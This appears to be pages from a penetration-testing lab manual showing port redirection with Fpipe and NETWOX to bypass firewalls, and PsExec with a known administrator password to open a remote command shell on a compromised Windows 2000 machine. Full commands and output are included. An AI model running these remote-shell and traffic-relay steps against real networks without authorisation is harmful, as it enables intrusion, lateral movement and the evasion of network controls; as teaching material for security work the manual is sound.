
Seeing this instead of the website you expected?

This page is here because the site administrator has changed the configuration of this web server. Please **contact the person responsible for maintaining this server with questions.** The Apache Software Foundation, which wrote the web server software this site administrator is using, has nothing to do with maintaining this site and cannot help resolve configuration issues.

The Apache documentation has been included with this distribution.

You are free to use the image below on an Apache-powered web server. Thanks for using Apache!

By looking at the Fpipe screen, the verbose will list the data flow statistics for the connection.



```
E:\Shared\Shared\Fpipe>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1032           0.0.0.0:0              LISTENING
  TCP    172.16.1.56:139        0.0.0.0:0              LISTENING
  UDP    0.0.0.0:135            *:*
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:1026           *:*
  UDP    127.0.0.1:1093         *:*
  UDP    172.16.1.56:137        *:*
  UDP    172.16.1.56:138        *:*
  UDP    172.16.1.56:500        *:*

E:\Shared\Shared\Fpipe>fpipe -v -i 172.16.1.56 -l 80 -r 80 172.16.1.60
FPipe v2.1 - TCP/UDP port redirector.
Copyright 2000 (c) by Foundstone, Inc.
http://www.foundstone.com

Listening for TCP connections on 172.16.1.56 port 80
Connection accepted from 172.16.1.56 port 1113
Attempting to connect to 172.16.1.56 port 1113
Pipe connected:
   In:      172.16.1.56:1113  --> 172.16.1.56:80
  Out:      172.16.1.56:1114  --> 172.16.1.60:80
279 bytes received from inbound connection
1914 bytes received from outbound connection
238 bytes received from inbound connection
1460 bytes received from outbound connection
1151 bytes received from outbound connection
Outbound connection lost
Closing outbound connection
Closing inbound connection
```

***Note:** Fpipe, from Foundstone, is a small, fast port redirector and I highly recommend this application if you have a need for traffic redirection.

Lab 89: Remote Execution

Remote Execution on Target: PsExec

Prerequisites: File and print sharing enabled and Admin$ share (a hidden share that maps to the \windows directory) is defined on the remote system. Compromised target with Administrative access.


Countermeasures: Bastion servers, strong password policy and enforcement

Description: PsExec is a lightweight Telnet replacement that lets you execute processes on other systems, complete with full interactivity for console applications, without having to manually install client software.

***Note:** This is an excellent tool to execute applications on remote systems that have been compromised. The best part of this application is that it requires no software to be installed on the target.


Procedure: Set the parameters and execute against the target.

Verify the IP address on the **target** by typing **ipconfig** and pressing **Enter**.


Windows 2000 Advanced Server - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Serv...
Red Hat Linux 8 Server
Windows 2000 Professional
Re
My Documents
Omniquad[1...
Run Pinjo revealer
W2KAS
My Network Places
Recycle Bin
Internet Explorer
Fluffy the SMTPGuard...
spampal-1.591
C:\WINNT\system32\cmd.exe
Start
C:\WINNT\system32\c...
6:26 PM
Your version of VMware Tools is out of date.

```
C:\Documents and Settings\Administrator>ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : gateway.2wire.net
        IP Address. . . . . . . . . . . . : 172.16.1.60
        Subnet Mask . . . . . . . . . . . : 255.255.0.0
        Default Gateway . . . . . . . . . : 172.16.0.1

C:\Documents and Settings\Administrator>
```

Repeat the IP verification on the **attacking** machine.




```
X:\X\Shared\PsExec>ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : gateway.2wire.net
        IP Address. . . . . . . . . . . . : 172.16.1.55
        Subnet Mask . . . . . . . . . . . : 255.255.0.0
        Default Gateway . . . . . . . . . : 172.16.0.1

X:\X\Shared\PsExec>
```

To execute the *ipconfig* command from the attacking computer to the target computer, type:


```
psexec \\<target> -i -u <administrator account> -p
                  <password> command
```

- **<target>** is the target's IP address or hostname.
- **–i** instructs psexec to interact with the desktop on the target system.
- **–u** is the username switch.
- **–p** is the password switch.
- **command** is the command to execute on the target.



```
X:\X\Shared\PsExec>ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : gateway.2wire.net
        IP Address. . . . . . . . . . . . : 172.16.1.55
        Subnet Mask . . . . . . . . . . . : 255.255.0.0
        Default Gateway . . . . . . . . . : 172.16.0.1

X:\X\Shared\PsExec>psexec \\w2kas -i -u administrator -p 123 ipconfig
```


PsExec will now execute the *ipconfig* command on the target machine and display the results on the attacker's computer.



```
X:\X\Shared\PsExec>ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : gateway.2wire.net
        IP Address. . . . . . . . . . . . : 172.16.1.55
        Subnet Mask . . . . . . . . . . . : 255.255.0.0
        Default Gateway . . . . . . . . . : 172.16.0.1

X:\X\Shared\PsExec>psexec \\w2kas -i -u administrator -p 123 ipconfig

PsExec v1.63 - Execute processes remotely
Copyright (C) 2001-2005 Mark Russinovich
Sysinternals - www.sysinternals.com



Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : gateway.2wire.net
        IP Address. . . . . . . . . . . . : 172.16.1.60
        Subnet Mask . . . . . . . . . . . : 255.255.0.0
        Default Gateway . . . . . . . . . : 172.16.0.1
ipconfig exited on w2kas with error code 0.

X:\X\Shared\PsExec>
```


To try something dangerous on the target, tell PsExec to execute a command shell of the target machine on the attacker's computer by typing:

```
psexec \\w2kas -i -u administrator -p 123 cmd
```




```
X:\X\Shared\PsExec>psexec \\w2kas -i -u administrator -p 123 cmd
```

With a successful connection the prompt will now change to the **c:\WINNT\system32** directory because that is where the **cmd.exe** command resides on the target.




```
X:\X\Shared\PsExec>psexec \\w2kas -i -u administrator -p 123 cmd

PsExec v1.63 - Execute processes remotely
Copyright (C) 2001-2005 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>
```

Now by running the *ipconfig* command, you display the target information. This indicates you can operate the target computer from the command shell as though you were sitting directly behind the target computer.




```
X:\X\Shared\PsExec>psexec \\w2kas -i -u administrator -p 123 cmd

PsExec v1.63 - Execute processes remotely
Copyright (C) 2001-2005 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : gateway.2wire.net
        IP Address. . . . . . . . . . . . : 172.16.1.60
        Subnet Mask . . . . . . . . . . . : 255.255.0.0
        Default Gateway . . . . . . . . . : 172.16.0.1

C:\WINNT\system32>_
```

To exit the command shell on the target, type **exit** and press **Enter**.



```
X:\X\Shared\PsExec>psexec \\w2kas -i -u administrator -p 123 cmd

PsExec v1.63 - Execute processes remotely
Copyright (C) 2001-2005 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : gateway.2wire.net
        IP Address. . . . . . . . . . . . : 172.16.1.60
        Subnet Mask . . . . . . . . . . . : 255.255.0.0
        Default Gateway . . . . . . . . . : 172.16.0.1

C:\WINNT\system32>exit_
```

You will now be returned to the attacker's desktop.



```
X:\X\Shared\PsExec>psexec \\w2kas -i -u administrator -p 123 cmd

PsExec v1.63 - Execute processes remotely
Copyright (C) 2001-2005 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : gateway.2wire.net
        IP Address. . . . . . . . . . . . : 172.16.1.60
        Subnet Mask . . . . . . . . . . . : 255.255.0.0
        Default Gateway . . . . . . . . . : 172.16.0.1

C:\WINNT\system32>exit
cmd exited on w2kas with error code 0.

X:\X\Shared\PsExec>
```

***Note:** Several readers at this point may wonder what the point is by running this program as you are already required to have Administrative access for PsExec to execute commands on the target system. The answer is that because you have Administrative access on one computer does not necessarily indicate you have Administrative access throughout the entire network. However, gaining command shell Administrative access to one computer on the network will allow the attacker to execute other tools from the compromised system, map the network, install tools, Trojans, viruses, and so forth. Do not always assume that Administrative access on one computer is the key to the city.

Lab 90: TCP Relay — Bypass Firewalls

Traffic Redirection: NETWOX/NETWAG

Prerequisites: None


Countermeasures: Log monitoring, strong ACL

Description: The NETWOX (NETWork toolbOX) application can be a very dangerous tool in the wrong hands. The latest version has 197 different techniques to enumerate information from the LAN or launch attacks against a remote target. This tool is listed in several sections of this manual. In this lab the tool is used to demonstrate its ability to relay TCP traffic. (Tool 185 permits multiple/simultaneous connections.) Disgruntled employees can use this technique to bypass content filtering and an attacker uses compromised systems to launch attacks from.

Procedure: Install NETWOX/NETWAG, run the NETWOX application, and review the results. (The NETWAG application is the Graphical User Interface [GUI] for the NETWOX application. In Lab 53 the GUI was demonstrated. This lab will use NETWOX.)

From the computer NETWOX is installed on, ping **www.Google.com** and obtain the IP address (216.239.39.99).


Open a Web browser and enter the IP address to verify if Google is retrieved.



Address: http://216.239.39.99/


Google - Microsoft Internet Explorer provided by JHA
File Edit View Favorites Tools Help
Back
Search
Favorites
Media
Go
Links
Google
Search Web
663 blocked
AutoFill
Options
Google™
English
Web Images Groups News Froogle more »
Advanced Search
Preferences
Language Tools
Google Search
I'm Feeling Lucky
New! Google Desktop Search: Search your own computer.
Advertising Programs - Business Solutions - About Google - Go to Google.com
Done
Internet

Obtain the IP address of the computer to run NETWOX; in this example: **192.168.11.60**. Start the NETWOX application from the shortcut installed during installation. The initial screen will display several options. For this example, select option **6** and press **Enter**.



```
Netwox toolbox version 5.25.0. Netwib library version 5.25.0.

######################## MAIN MENU #########################
 0 - leave netwox
 3 - search tools
 4 - display help of one tool
 5 - run a tool selecting parameters on command line
 6 - run a tool selecting parameters from keyboard
 a + information
 b + network protocol
 c + application protocol
 d + sniff (capture network packets)
 e + spoof (create and send packets)
 f + record
 g + client
 h + server
 i + ping
 j + traceroute
 k + scan
 l + network audit
 m + brute force
 n + backdoor
 o + tools not related to network
Select a node (key in 03456abcdefghijklmno): _
```

For the tool number enter **183** and press **Enter**.




```
 4 - display help of one tool
 5 - run a tool selecting parameters on command line
 6 - run a tool selecting parameters from keyboard
 a + information
 b + network protocol
 c + application protocol
 d + sniff (capture network packets)
 e + spoof (create and send packets)
 f + record
 g + client
 h + server
 i + ping
 j + traceroute
 k + scan
 l + network audit
 m + brute force
 n + backdoor
 o + tools not related to network
Select a node (key in 03456abcdefghijklmno): 6
Select tool number (between 1 and 197): 183

################ running tool number 183 #################
Select tool parameters and finish with '-' key.
source port number (argument -P|--src-port) [1234]: 1966
destination IP address (argument -x|--server-ip) [5.6.7.8]: _
```

For the source port number enter any TCP port *not* currently in use. (You can verify this with the netstat **–an** command from a DOS prompt.)

For this example port **2966** was used.


For the destination IP address enter the Google IP address obtained earlier. (**216.239.39.99**). Enter port **80** as the destination port and answer **No** to setting optional arguments.



```
 a + information
 b + network protocol
 c + application protocol
 d + sniff (capture network packets)
 e + spoof (create and send packets)
 f + record
 g + client
 h + server
 i + ping
 j + traceroute
 k + scan
 l + network audit
 m + brute force
 n + backdoor
 o + tools not related to network
Select a node (key in 03456abcdefghijklmno): 6
Select tool number (between 1 and 197): 183

################# running tool number 183 ##################
Select tool parameters and finish with '-' key.
source port number (argument -P|--src-port) [1234]: 2966
destination IP address (argument -x|--server-ip) [5.6.7.8]: 216.239.39.99
destination port number (argument -X|--server-port) [80]: 80
Do you want to set optional arguments (key in ynYN)[n]: n
```

From *another* computer that has access to the computer running NETWOX, open a Web browser and enter the IP address of the computer running NETWOX plus the port number identified as running the source port number.

In this example, we used **http://192.168.11.60:2966** (Google should come up).


Windows 2000 Server - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Windows 2000 Server
SUSE Linux 8.2
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Red Hat Linux 8.0
Start
Google - Microsoft Int...
3:50 PM
Google - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites History
Go Links
Google
English
Web Images Groups News Froogle more »
Google Search
I'm Feeling Lucky
Advanced Search
Preferences
Language Tools
Advertising Programs - Business Solutions - About Google - Go to Google.com
Make Google Your Homepage!
Done
Internet

Address http://192.168.11.60:2966

New! Google Desktop Search: Search your own computer.

©2004 Google - Searching 4,285,199,774 web pages

In this example, port redirection was used on a target to browse to the Internet. Attackers or even disgruntled employees can use this tool to bypass network restrictions plus more.

